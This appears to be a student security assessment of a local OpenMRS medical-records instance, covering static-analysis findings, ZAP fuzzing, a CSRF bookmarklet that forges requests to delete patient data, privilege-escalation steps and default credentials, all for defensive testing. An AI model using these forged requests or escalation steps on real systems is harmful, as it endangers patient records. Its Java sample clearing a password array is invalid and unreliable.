
Files

File Name	LOC	File Size	Date
.settings (1)			
org.eclipse.wst.common.project.facet.c			Sep 15, 2017 2:42:35 PM
C: (15)		1.3 KB	
Users (15)		1.3 KB	
pom.xml		10.9 KB	Sep 15, 2017 2:36:17 PM
src (1225)		13.1 MB	
main (801)		9 MB	

Classpath

- C:\maven_repository\antlr\antlr-2.7.7\antlr-2.7.7.jar
- C:\maven_repository\aoalliance\aoalliance-1.0\aoalliance-1.0.jar
- C:\maven_repository\ca\uhn\hapi\hapi-base\2.0\hapi-base-2.0.jar
- C:\maven_repository\ca\uhn\hapi\hapi-structures-v25\2.0\hapi-structures-v25-2.0.jar
- C:\maven_repository\ca\uhn\hapi\hapi-structures-v26\2.0\hapi-structures-v26-2.0.jar
- C:\maven_repository\com\h2database\h2\1.4.187\h2-1.4.187.jar
- C:\maven_repository\com\mchange\c3p0\0.9.2.1\c3p0-0.9.2.1.jar
- C:\maven_repository\com\mchange\mchange-commons-java\0.2.3.4\mchange-commons-java-0.2.3.4.jar
- C:\maven_repository\com\thoughtworks\xstream\xstream-1.4.3\xstream-1.4.3.jar
- C:\maven_repository\commons-beanutils\commons-beanutils-1.9.3\commons-beanutils-1.9.3.jar

Build Summary



Analysis summary

Issues Identified in OpenMRS-API with Fortify

1. Privacy Violation

Issue:

"log.trace("Setting property: " + prop + ":" + value);"

On line 311 The method `mergeDefaultRuntimeProperties()` in `DatabaseUpdater.java` mishandles confidential information by printing into log file, which can compromise user privacy and is often illegal. If the log file falls into the hands of a malicious user it can lead to more serious risk. The parameter "value" contains runtime properties which may give out info on the system properties like version numbers, which may make the system susceptible to an attack.

Change suggested:

Develop and strictly adhere to internal privacy guidelines, verify that information that is being logged does not go against the privacy guidelines. In worst cases where data needs to be logged, don't log the value directly but either encrypt them before logging or create references which are only decipherable by privileged users and log those references.

1. Command Injection

Issue:

```
" Process p = (wd != null) ? Runtime.getRuntime().exec(cmds, null, wd) :  
Runtime.getRuntime().exec(cmds); "
```

On line 187 of the method `execMySQLCmd()` in `MigrateDataSet.java` calls `exec()` with a command built from untrusted user data. This call can lead to a shell command injection, the program will execute malicious commands on behalf of an attacker. By modifying the input the attacker can change the command that the program executes or can change the environment in which the command executes. If the application executes these commands as a privileged user, then there is a risk of affecting system critical files.

Change suggested:

- Have a predetermined set of safe commands that can be executed, pass the user input through blacklist and whitelist filters and if identified that command("cmds") is not malicious then map the user command to a command in the predetermined set of commands. If the user input command is identified to be malicious, do not execute the command at all or default to a safe command.
- If the programming language allows to use api calls to system commands, use them after validating the input, can use support from frameworks like Spring MVC or Struts to validate the user input.

3. SQL Injection

Explained in vulnerability #2, SQL injection.

4. Path Manipulation

Issue:

```
"folder = new File(OpenmrsUtil.getApplicationDataDirectory(), folderName);"
```

At line 1145 of `OpenmrsUtil.java`, Attackers are able to control the filesystem path argument `File()`, which allows them to access or modify otherwise protected files. By manipulating the parameters used to call the `File()`, the attacker can gain access to critical system files or application binaries.

Change suggested:

Validate the parameters sent to File command by verifying if the user or application have access to those directories. Or run the application under user who does not have access to other directories (critical) at system level.

Another suggestion is to have a another level of indirection by creating a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list.

5. Password Management: Hardcoded password

Issue:

```
"String password = "1d1436658853aceceadd72e92f1ae9089a0000fbb38cea519c  
e34eae9f28523930ecb212177dbd607d83dc275fde3e9ca648deb557d503ad0bcd01a955a394b2"; "
```

"public static String SCHEDULER_DEFAULT_PASSWORD = "test";"

At line 58 in SecurityTest.java , function hashMatches_shouldMatchStrings HashedWithSha512AlgorithmAnd128CharactersSalt() uses a hardcoded password.

At line 22 in SchedulerConstraints.java , scheduler has a default password which is hardcoded in the code.

Since the password is stored in plaintext, it is available to anyone who has access to source code (dangerous in open source projects like OpenMRS)Hardcoded passwords may compromise system security in a way that cannot be easily remedied.

Change Suggested:

Instead of hardcoding the plaintext password in the source code, store them as encrypted forms and decrypt them at runtime. Another way is to have a separate vault file (or a DB table) where passwords are stored in hashed or encrypted format.

6. Log Forging

Explained in Vulnerability #4 of part 1 of the report.

7. Password Management: Password in Configuration file

Issue:

"admin_user_password=Admin123"
"connection.password=sa"

At line 17 in installation.h2.properties, the Administrator password is stored in plain text, at line 7 of the same file the database user password is stored in plaintext
In another case a hardcoded password exists in liquibase-core-data.xml at line 56.

Having plaintext password in a configuration file allows anyone who can read the file access to the password-protected resource, which is especially very dangerous in case of open source projects like OpenMRS.

Change Suggested:

Encrypt(or Hash with a salt) the passwords before storing them in the configuration files and decrypt then at runtime. For first time users generate a random password at installation and store its encrypted form in the configuration file. Another option is to have the entire configuration file encrypted and decrypted at runtime. For system passwords, passwords can be securely set as environment variables and assessed appropriately.

8. Privacy Violation: Heap Inspection

Issue:

```
"pass = new String(password);"
```

At line 153 method `importUsers` and at line 253 method `importRelationships` in `MigrationHelper.java`, stores sensitive data in a `String` object, making it impossible to reliably purge the data from memory. Sensitive data (such as passwords, social security numbers, credit card numbers etc) stored in memory can be leaked if memory is not cleared after use. Often, `Strings` are used store sensitive data, however, since `String` objects are immutable, removing the value of a `String` from memory can only be done by the JVM garbage collector. The garbage collector is not required to run unless the JVM is low on memory, so there is no guarantee as to when garbage collection will take place. In the event of an application crash, a memory dump of the application might reveal sensitive data. If attacker gets access to the memory dump then sensitive information (like password here) can get leaked.

Change Suggested:

Store sensitive information like passwords in `char/byte` arrays instead of `String`, so that they can be programmatically cleared from the memory. For example

```
private JPasswordField pf;  
...  
final char[] password = pf.getPassword();  
// use the password  
...  
// erase when finished  
Arrays.fill(password, '');
```

9. Denial of Service: Regular Expression

Issue:

```
"if (StringUtils.isNotBlank(personName.getGivenName()) &&  
!personName.getGivenName().matches(namePattern)) {"
```

At line 141 in method `validatePersonName` at `PersonNameValidator.java` (and also at lines 144,147 and 150), untrusted information that is provided by user is used in regular expression without validating it first. This can cause the thread to over-consume CPU resources, which can be used by a attacker to cause a denial of service attack.

There are no known regular expression implementations which are immune to this vulnerability. All platforms and languages are vulnerable to this attack.

Change Suggested:

Before passing input to the `Regex` function validate them against a whitelist or blacklist filter, but

since won't be possible for all cases (since sometimes regex may be needed for that) associate the Regex call with a timeout value and kill the call when timeout occurs.

10. Dynamic Code Evaluation: Unsafe XStream Deserialization

(Written as Vulnerability #1 in section 1)

3. FUZZING WITH ZAP:

Module Selected: Find/Create Patient

Injection:

Explained in vulnerability #2, SQL injection.

Buffer Overflow:

Test Case Id: BO_01

Instructions to execute BO_01:

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient Ward section.
4. In ZAP, select Post:login under the [http://localhost:\[port\]/openmrs-standalone](http://localhost:[port]/openmrs-standalone) folder.
5. Highlight the value for username and right-click and select the "fuzz..." option.
6. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Buffer Overflows", select the check box near "Long string of aaa's".
7. Start the fuzzing tool.

How the fuzzing exercise do?

No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result

BO_01	The report should not show any successful attacks.	No attacks are successful	PASS
-------	--	---------------------------	------

Test Case Id: BO_02

Instructions to execute:BO_02

1. Open chrome Browser.
2. Run OpenMRS
3. Login as an admin (username: admin, password: Admin123) in the Inpatient ward section.
4. Click on Find Patient Record.
5. Search for a patient and click on his/her name to the record.
6. Click on edit.
7. Click on Confirm.
8. Click on the green Confirm link to populate the request.
9. In ZAP, select Post:editSection under the [http://localhost:\[port\]/openmrs-standalone/registrationapp](http://localhost:[port]/openmrs-standalone/registrationapp) folder
10. Highlight the given name value in the post request and right-click and select "fuzz...".
11. In the fuzzer tool menu, click "payloads" and select the "File Fuzzers" type. Then expand "jbrofuzz" and then under "Buffer Overflows", select the check box near "Long string of aaa's".
12. Start the fuzzer.

How the fuzzing exercise do?
No, didn't find anything.

Results:

Test Case ID	Expected Results	Actual Result	Result
BO_02	The report should not show any successful attacks.	No attacks are successful	PASS

Comments for Buffer Overflow Attacks:

Openmrs is able to defend against the above buffer overflow attacks, since, no vulnerable library files were used in OpenMRS. Also, OpenMRS performs input size validation for form inputs so very large inputs cannot be passed.

XSS:

Explained in vulnerability #3, XSS Vulnerability

SQL Injection Attack:

Explained in vulnerability #2, SQL injection.

4. Client-Side Bypassing with ZAP:

Module Selected: Find/Create Patient

Instructions to Set up ZAP and OpenMRS:

1. Start ZAP from the shortcut on the desktop and once the application is open, change the port the proxy server is on by going to Tools -> Options in the menu bar and select "Local Proxy." Change the port to "8008" or a port of your choice.
2. In the Google Chrome browser inside the VCL image, click the 3 lines in the top right corner (Chrome Options) and go to Settings -> Show Advanced Settings -> Open proxy settings
3. In the new window that appears, under the Connections tab, click "LAN Settings". Make sure the "Use a proxy server for your LAN" box is selected, and enter the following information:
Address: localhost Port: 8008
4. After entering this information, click Advanced" and make sure the "Use the same proxy server for all protocols" box is checked. Click OK on all internet settings boxes and close the Chrome settings page.
5. Start OpenMRS, by clicking on the 'Launch OpenMRS' icon on the image's desktop, or by running C:\launch_openmrs.bat from the command line.
6. After OpenMRS starts, navigate to the OpenMRS instance at:
"http://localhost:8081/openmrs-standalone " in the Chrome browser.
This should now pop up in the "Sites" list in ZAP.

1. Login Injection using ZAP

Explained in vulnerability #2, SQL injection.

2. XSS using ZAP

Explained in vulnerability #3, XSS Vulnerability.

3. Stealing cookie information through XSS using ZAP

Explained in vulnerability #3, XSS Vulnerability.

4. Overflow using ZAP

TEST CASE ID: CSBZAP_4

DESCRIPTION: CSBZAP_4 executes a script to cause an overflow error.

INSTRUCTIONS TO EXECUTE CSBZAP_4:

1. Open Chrome web browser and navigate to the OpenMRS instance at:
“ http://localhost:8081/openmrs-standalone “
2. Log into OpenMRS (use the default username/password: admin/Admin123 and select any location) with ZAP running so that the sites tab in ZAP is populated with the login data scripts.
3. Once on the Home page, navigate to “Register a Patient” and enter the following filler information in all the fields and click Confirm->Confirm.
 - Given-name: Alex
 - Family-name: Ferguson
 - Gender: Male
 - Birthdate: 10/4/1990
 - Address: 11 Test Dr
 - City: Test
 - State: Test
 - Country: Test
 - Zipcode: 27606
 - Phone number: 1231231234
 - Relatives: Ferguson - Parent

4. In ZAP, open the `http://localhost:8081` site menu under the Sites tab on the left side; navigate down the menu as follows: `http://localhost:8081 -> openmrs-standalone -> registrationapp -> registerPatient -> GET:submit.action()`.

5. Set a breakpoint on this GET request by right clicking it, selecting “Break...” and using this String field value:

`http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action\?appld\=referenceapplication\.registrationapp\.registerPatient ”.`

Then hit save to confirm the breakpoint. In the Chrome browser, navigate to the OpenMRS home page again and follow step 3 with the same filler information.

6. The site should hang in place, and ZAP should indicate that a breakpoint was hit.

7. In ZAP, modify the GET request (Under the break Tab on the right) as follows:

Existing:

GET

`http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action?appld=referenceapplication.registrationapp.registerPatient&&givenName=Alex&middleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthdateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=123+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCode=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1`

Modified:

GET

`http://localhost:8081/openmrs-standalone/registrationapp/registerPatient/submit.action?appld=referenceapplication.registrationapp.registerPatient&&givenName=TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput;TestingSQLOverflowusingthisInput&middleName=&familyName=Ferguson&preferred=true&gender=M&unknown=false&birthdateDay=10&birthdateMonth=4&birthdateYear=1990&birthdate=1990-4-10&address1=123+Test+Dr&address2=&cityVillage=Test&stateProvince=Test&country=Test&postalCode=27606&phoneNumber=1231231234&relationship_type=8d91a210-c2cc-11de-8d13-0010c6dffd0f-A&other_person_uuid= HTTP/1.1`

8. Hit the Play icon on the ZAP menu bar (Right above the “Response” tab). This should cause the request to be sent and the page on the browser to load successfully.

9. In the browser, click the OpenMRS icon on the top left of the page to go back to the ‘Home’ page. Navigate to Find Patient Record -> and try to search for “Alex”. Check if the record shows up.

DOCUMENTATION:

PAGE URL:

http://localhost:8081/openmrs-standalone/registrationapp/registerPatient.page?appld=referenceapplic
ation.regisatrationapp.registerPatient

[illegible]

RESULTS:

TEST CASE ID	EXPECTED RESULTS	ACTUAL RESULTS	TEST CASE RESULTS
CSBZAP_4	An error is thrown stating that the value for the given name field is too long.	An error is thrown stating that the value for the given name field is too long.	PASS

5. Using Direct object reference to execute XSS Script using ZAP

Explained in vulnerability #3, XSS Vulnerability.

5. Security Requirements :

Below are the list of security requirements that should be considered while designing the OpenMRS application.

1. OMRS_SR1:

All requests made to the pages under the “Find/Create Patient” module should use HTTPS and contain unique tokens to safeguard against CSRF attacks. This can be optionally implemented in other modules as well to secure the application as a whole .

2. OMRS_SR2:

Adequate logging should be made at all levels so that it’s possible to detect who accessed/modified a specific piece of information. This should be implemented in all the modules.

3. OMRS_SR3:

Access control checks should be included in all the pages that exposes patient records so that the system can be protected from insecure object reference attack. This should be implemented in the Find/Create Patient module.

4. OMRS_SR4:

.Error messages must show the least amount of information as needed. The stack trace leading up to the error should definitely not be printed.

5. OMRS_SR5:

Audit logging of sensitive medical data (that includes Protected Health Information(PHI)) should adhere to the “Privacy Rule” defined in the “Health Insurance Portability and Accountability Act”. This should be followed in all the modules.

6. OMRS_SR6:

Only users with proper authorization should be able to create/view patient records. For this, roles for different users must be established.

7. OMRS_SR7:

User input fields must be properly validated to prevent injection and XSS attacks. In the find/create patient module those would be the fields used to search for an existing patient and those used for entering details for new patients.

8. OMRS_SR8:

A maximum of five incorrect login attempts should be allowed before the account locks to prevent against brute force attacks. A derived security requirement of this would be that the account unlocks after five minutes of no attempts.

9. OMRS_SR9:

All users(Doctors/Nurses/Admins) passwords must be hashed and saved in the database so that the passwords can be protected against rainbow table attacks. This should be implemented in the Log-In module.

10. OMRS_SR10:

More than one level approval must be required to delete a patient's record. Thus, even if one of the user Ids is compromised the attacker won't be able to delete a record without the approval of the other authorized user. This should be implemented in Manage Patient sub-module under Administration module.

Project Phase IV

1. Architectural Design Principles:

Note: In the following test cases, the naming convention followed is: DV_XX_1 where DV - Design Violation; XX - Abbreviation of the principle

1. Fail Securely

The OpenMRS system violates the design principle of Fail Securely. Fail securely is the concept implemented to ensure security when the application fails. In OpenMRS, when trying to navigate to a page not found in the system or broken links in the application, instead of throwing a standard 404 not found page, it displays a stack trace encountered by tomcat that caused the page to not display. This involves a lot of information (such as tomcat version number) that can be used by a potential malicious user to break into the system.

Test Case ID: DV_FS_1

Test Case Description: DV_FS_1 tests the OpenMRS system to check if it fails securely or involves information during a failure.

Instructions to Execute DV_FS_1:

1. Launch OpenMRS application in the local machine.
2. Once the application starts, navigate to the following page:
[http://localhost:\[port\]/openmrs-standalone/referenceapplication/invalid.page](http://localhost:[port]/openmrs-standalone/referenceapplication/invalid.page)
3. Replace [PORT] with the port the OpenMRS is running. By default it is 8081

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_FS_1	A standard 404 not found page is loaded	A stack trace is displayed by tomcat which also includes its version number	FAIL - System fails insecurely.

1. Principle of Least Privileges:

The OpenMRS system violates the principles of least privileges. The '*Privilege Level: Full*' role gives access to all the APIs in the system. Almost all roles in the system hold full privileges to do the tasks that require minimal privileges. This violatest the principle of least privileges.

Test Case ID: DV_LP_1

Test Case Description: DV_LP_1 tests the OpenMRS system if there are roles with unnccessary high privilege.

Instructions to Execute DV_LP_1:

1. Launch OpenMRS application in the local machine and login as Admin with username: admin and password: Admin123.
2. Navigate to the following page:
[http://localhost:\[port\]/openmrs-standalone/admin/users/role.list](http://localhost:[port]/openmrs-standalone/admin/users/role.list)
1. Replace [PORT] with the port the OpenMRS is running. By default it is 8081

1. The above link shows a list of roles and mentions the Privilege level of each roles. We can see that many roles like, '*Application: Enter Vitals*', '*Application: Record Allergiers*', etc, inherits '*Privilege Level: Full*'.
1. Click on '*Application: Enter Vitals*' and the page will navigate to:
<http://localhost:8081/openmrs-standalone/admin/users/role.form?roleName=Application:%20Enters%20Vitals>
1. Let us examine the privileges this Role has.

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_LP_1	' <i>Application: Enter Vitals</i> ' should not hold any extra privileges. For ex, this role should not hold user administration privileges	' <i>Application: Enter Vitals</i> ' has API access to 'Add Users' and 'Add People'	FAIL - User administration does not follow the principle of least privilege as for the role to record allergies to holds all privileges.

Screenshot:

← → ↻ ⓘ localhost:8081/openmrs-standalone/admin/users/role.form?roleName=Application:%20Enters%20Vitals

☒ Privilege Level: Full ☐ Provider

☐ System Developer

Privileges

Greyed out checkboxes represent privileges inherited from other roles, these cannot be removed individually.

☐ Select/Unselect All

<input checked="" type="checkbox"/> Add Allergies	<input checked="" type="checkbox"/> Add Cohorts
<input checked="" type="checkbox"/> Add Concept Proposals	<input checked="" type="checkbox"/> Add Encounters
<input checked="" type="checkbox"/> Add HL7 Inbound Archive	<input checked="" type="checkbox"/> Add HL7 Inbound Exception
<input checked="" type="checkbox"/> Add HL7 Inbound Queue	<input checked="" type="checkbox"/> Add HL7 Source
<input checked="" type="checkbox"/> Add Observations	<input checked="" type="checkbox"/> Add Orders
<input checked="" type="checkbox"/> Add Patient Identifiers	<input checked="" type="checkbox"/> Add Patient Programs
<input checked="" type="checkbox"/> Add Patients	<input checked="" type="checkbox"/> Add People
<input checked="" type="checkbox"/> Add Problems	<input checked="" type="checkbox"/> Add Relationships
<input checked="" type="checkbox"/> Add Report Objects	<input checked="" type="checkbox"/> Add Reports
<input checked="" type="checkbox"/> Add Users	<input checked="" type="checkbox"/> Add Visits
<input type="checkbox"/> App: adminui.configuremetadata	<input type="checkbox"/> App: appointmentschedulingui.appointmentTypes
<input type="checkbox"/> App: appointmentschedulingui.home	<input type="checkbox"/> App: appointmentschedulingui.providerSchedules
<input type="checkbox"/> App: appointmentschedulingui.viewAppointments	<input type="checkbox"/> App: atlas.manage

The above is the screenshot of Application: Enter Vitals Role (as you can see from URL). We can see that 'Add users' privileges has been granted to this role, which is a violation of this principle.

1. Do Not Allow Modifications Without A Trace:

In order to follow the property of non-repudiation, any actions taken in the system should be logged. For instance, An employee can maliciously modifies patient information for personal agenda. While it may not be possible to deter the attacker, if proper logging is followed and monitored by an administrator, it is still possible to revert this action. OpenMRS violates this principle as it doesn't provide non-repudiation for a lot of actions in the system.

Test Case ID: DV_MT_1 (MT stands for Modification Trace)

Test Case Description: DV_MT_1 tests the OpenMRS system to check if the system logs which user performs the action when editing patient details.

Instructions to Execute DV_MT_1:

1. Launch OpenMRS application in the local machine and login as Admin with username: admin and password: Admin123.
2. Once the application starts, navigate to the following page:

http://localhost:[PORT]/openmrs-standalone/coreapps/findpatient/findPatient.page?app=coreapps.findPatient

3. Replace [PORT] with the port the OpenMRS is running. By default it is 8081
1. The above URL points to 'Find Patient' page. Search for '10017E' which is the patient details of Thomas Smith.
1. Edit any information of this patient - say, the DOB of the patient and save the patient details now.
1. Open the log file present in [openMRS standalone root folder]/appdata/openmrs.log
1. Scroll down to the bottom of the log to check for what has been logged.

Results:

Test Case ID	Expected Results	Actual Results	Test Case Results
DV_MT_1	Type of Modification: EDIT Who: System Administrator/ Super User When: Date/Time of access What: Action invoked (Save Patient)	INFO - LoggingAdvice.invoke(115) 2017-11-12 16:28:18,271 In method PatientService.savePatient. Arguments: Patient=Patient#44, INFO - LoggingAdvice.invoke(155) 2017-11-12 16:28:18,308 Exiting method savePatient	Fail - Who performed the action isn't logged

2.Usable Security Principles:

2.1. Appropriate Boundaries (Principle 2)

OpenMRS violates the principle of Appropriate boundaries. According to the principle, the Interface (App control logic) should distinguish objects and actions along boundaries (user) that relate to important issues such as "need to know" or "least privilege". Granularity of user roles is too broad, so each role may have more authority than intended. For instance , in OpenMRS doctors and nurses have access to admin console page by using the URL.

Test Case

Test Case ID	US_2.1
Description	Poor privilege boundaries between Doctors, nurses and Admin
Steps	<ol style="list-style-type: none">1. Open OpenMRS, get to login page, login as user Doctor using following credentials: Username: Doctor Password: Doctor1232. Use the following admin console page URL in the same browser: http://localhost:8080/openmrs-standalone/admin/index.htm.3. Log Out of the system and repeat the steps 1 and 2 with user Nurse, with following credentials: Username: nurse Password: Nurse123
Expected Results	Doctor and nurse users should not be able to access admin page
Actual Results	Doctor and nurse users are able to access admin page
Test Case Result	FAIL

2.2. Trusted Path (Principle 7)

OpenMRS violates the principle of Trusted Path. According to the principle of Trusted path, The interface must provide an unspoofable and faithful communication channel between the user and any entity trusted to manipulate authorities on the user's behalf. This makes the system vulnerable to CSRF attacks.

Test Case

Test Case ID	US_2.2
Description	System vulnerable to CSRF attacks
Steps	<ol style="list-style-type: none">1. Please replace the values of the following variables according to your OpenMRS set up [PORT] - Port on which OpenMRS is running [PATIENT] value for patientId found in step 9. [ALLERGY] value for allergyId found in step 11.

	<ol style="list-style-type: none"> 1. Launch the openmrs standalone application in the Chrome Browser and bookmark the page. 1. Now open the bookmark manager in Chrome (Ctrl+Shift+O on Windows/Command+option+B on Mac.). 1. Right click the recently bookmarked openmrs application and click on Edit. 1. Set the URL value as: <code>javascript:var my_params=prompt("Enter your parameters",""); var Target_LINK=prompt("Enter destination", location.href); function post(path, params) { var xForm=document.createElement("form"); xForm.setAttribute("method", "post"); xForm.setAttribute("action", path); for(var key in params) { if(params.hasOwnProperty(key)) { var hiddenField = document.createElement("input"); hiddenField.setAttribute("name", key); hiddenField.setAttribute("value", params[key]); xForm.appendChild(hiddenField); } } document.body.appendChild(xForm); xForm.submit(); } parsed_params={}; my_params.split("&").forEach(function(item) {var s = item.split("="), k=s[0], v=s[1]; parsed_params[k]=v;}); post(Target_LINK, parsed_params); void(0);</code> 1. Save the bookmark. 1. Log in as the Admin user to the system, create a new patient by clicking Register a patient. 1. Now on the patient page, click on the allergies link to open up the allergies page. 1. Make a note of "patientId" parameter's value in the URL. 1. Click on "Add New Allergy" and select "Aspirin" in the Drug Tab and click on "Save". 1. You will now be in the Allergies page. Click on the Edit action in the Actions column for the Allergy you created. Note the "allergyId" parameter's value in the URL. Click on "Cancel" to go back to the allergies page. 1. Open the bookmark you previously saved. 1. You'll get a prompt asking for parameters. 1. Supply the following value: <code>patientId=[PATIENT]&returnUrl=/openmrsstandalone/coreapps/clinicianfacing/patient.page?patientId=[PATIENT]&allergyId=[ALLERGY]&action=removeAllergy</code> 1. After submitting the previous data, you'll be prompted for destination, Supply the following value to it: <code>http://localhost:[PORT]/openmrsstandalone/allergyui/allergies.page?patientId=111&</code>
Expected Results	There should be no change to the patient allergy data
Actual Results	The allergy which is linked to [ALLERGY] is removed for the patient [PATIENT]
Test Case Result	<p>FAIL</p> <p>We can deduce that the system is insecure.</p>

2.3. Explicit authorization (Principle 3)

OpenMRS violates the principle of Explicit authorization. According to the principle, a user's authorities must only be provided to other actors as a result of an explicit action that is understood by the user to imply granting. The application should explicitly authorize the user's action when there is an escalation of privilege. OpenMRS does not efficiently check for user authorization while adding a system user, this can be easily exploited to carry out malicious activities especially in insider threat scenarios.

Test Case

Test Case ID	US_2.3
Description	Doctor user can add and remove users by using the Admin console URL (http://localhost:8081/openmrs-standalone/admin/index.htm)
Steps	<ol style="list-style-type: none">1. Open OpenMRS application2. Log in as the Doctor user (default user) using the credentials Username: doctor and Password: Doctor123.3. Use the following URL http://localhost:8081/openmrs-standalone/admin/index.htm4. Click on Manage users under Users tab.5. Click on Add user6. Click Next under the Create a new person tab.7. Enter a Given Name(Example: Rock) and Family Name(Example: Johnson), choose gender (Example: Male), Enter a password(Example: Doctor123), enter a Username(Example: rock123). Select the role "Privilege Level: Full".8. Save the user.9. Now try to login as that user.
Expected Results	OpenMRS should not allow to create a user in the first place and also not allow to log in as the newly created user
Actual Results	User is created and also allowed to login as that user.

OpenMRS

localhost:8081/openmrs-standalone/admin/users/user.form?createNewPerson=true

OpenMRS

Home | Find/Create Patient | Dictionary | Cohort Builder

[Admin](#) | [Manage Users](#) | [Manage Roles](#) | [Manage Privileges](#) | [Manage Alerts](#)

Add/Edit User

Demographic Info

Given *

Middle

Family Name *

Gender *

Rock

Johnson

☒ Male ☐ Female

Provider Account

☐ Create a Provider account for this user

Login Info

System Id

Username

User's Password *

Confirm Password *

Force Password Change

(System Id will be generated after saving)

rock123

☐ Optionally require that this user change their password on next login

User can log in with either Username or System Id

Password should be 8 characters long and should have both upper and lower case characters , at least one digit , at least one special character

Retype the password (for accuracy)

Roles

☐ Anonymous

☐ Application: Configures Appointment Scheduling

☐ Application: Configures Metadata

☐ Application: Enters ADT Events

☐ Application: Manages Atlas

☐ Application: Records Allergies

☐ Application: Requests Appointments

☐ Application: Schedules Appointments

☐ Application: Uses Capture Vitals App

☐ Application: Writes Clinical Notes

☐ Organizational: Hospital Administrator

☐ Organizational: System Administrator

☐ System Developer

☐ Application: Administers System

☐ Application: Configures Forms

☐ Application: Edits Existing Encounters

☐ Application: Enters Vitals

☐ Application: Has Super User Privileges

☐ Application: Manages Provider Schedules

☐ Application: Registers Patients

☐ Application: Schedules And Overbooks Appointments

☐ Application: Sees Appointment Schedule

☐ Application: Uses Patient Summary

☐ Authenticated

☐ Organizational: Doctor

☐ Organizational: Nurse

☐ Organizational: Registration Clerk

☒ Privilege Level: Full

☐ Provider

OpenMRS - User Management

localhost:8081/openmrs-standalone/admin/users/users.list

OpenMRS

Home | Find/Create Patient | Dictionary | Cohort Builder | Reporting | Appointments | Administration

Currently logged in as [John Doe](#)

User Saved

[Admin](#) | [Manage Users](#) | [Manage Roles](#) | [Manage Privileges](#) | [Manage Alerts](#)

User Management

Add User


Find User on Name

Role

Include Disabled

☐

Search

	
Test Case Result	<p>FAIL</p> <p>OpenMRS does not have authorization rules with fine granularity.</p>

3. Protection Poker:

New Requirements:

1. Patient Hospitalization

A patient hospitalization module should be included to the OpenMRS system that enables patients to be admitted to a ward with an associated unique tracking number. This module must include the ability to search for available wards and admit patients in them.

2. Lab Visits

OpenMRS system must allow entry of each patient's lab visit information for tests such as X-Rays, blood tests and scans as well as their results.

3. Patient Log-In

OpenMRS system must allow patients to create accounts and log onto them so that they can view their medical records.

4. Notifications to Patients

OpenMRS system should send email notifications to a patient when their medical records are being accessed. The email should contain who has accessed the medical records and what medical records were accessed along with the time stamp.

5. Pharmacy Module

A pharmacy module must be included to the OpenMRS system that enables prescriptions to be automatically filled for a patient after each visit.

Assigning value points to data tables being used in above requirements:

Table	Value
visit	5
visit_type	5
visit_attribute_type	40
patient	100
patient_hospitalization(new)	40
patient_identifier	2
patient_identifier_type	2
location	1
location_tag_map	1
location_tag	1
location_attribute	2
location_attribute_type	1
encounter	2
encounter_type	2
encounter_provider	2
encounter_role	1
provider	1
provider_attribute	1
provider_attribute_type	1
orders	5
order_type	5
drug_order	5

pharmacy(new)	50
---------------	----

Data tables used by requirements:

Requirement	Data Table Used	Table Value points	Maximum Value
Patient Hospitalization	patient_hospitalization	40	100
Lab Visits	Visit, visit_type, visit_attribute_type	50	100
Patient Log-In	patient	100	100
Notifications for Patient Information	Patient_identifier, patient_identifier_type, location, location_tag_map, location_tag, location_attribute, location_attribute_type, encounter, encounter_type, encounter_provider, encounter_role, provider, provider_attribute, provider_attribute_type	20	100
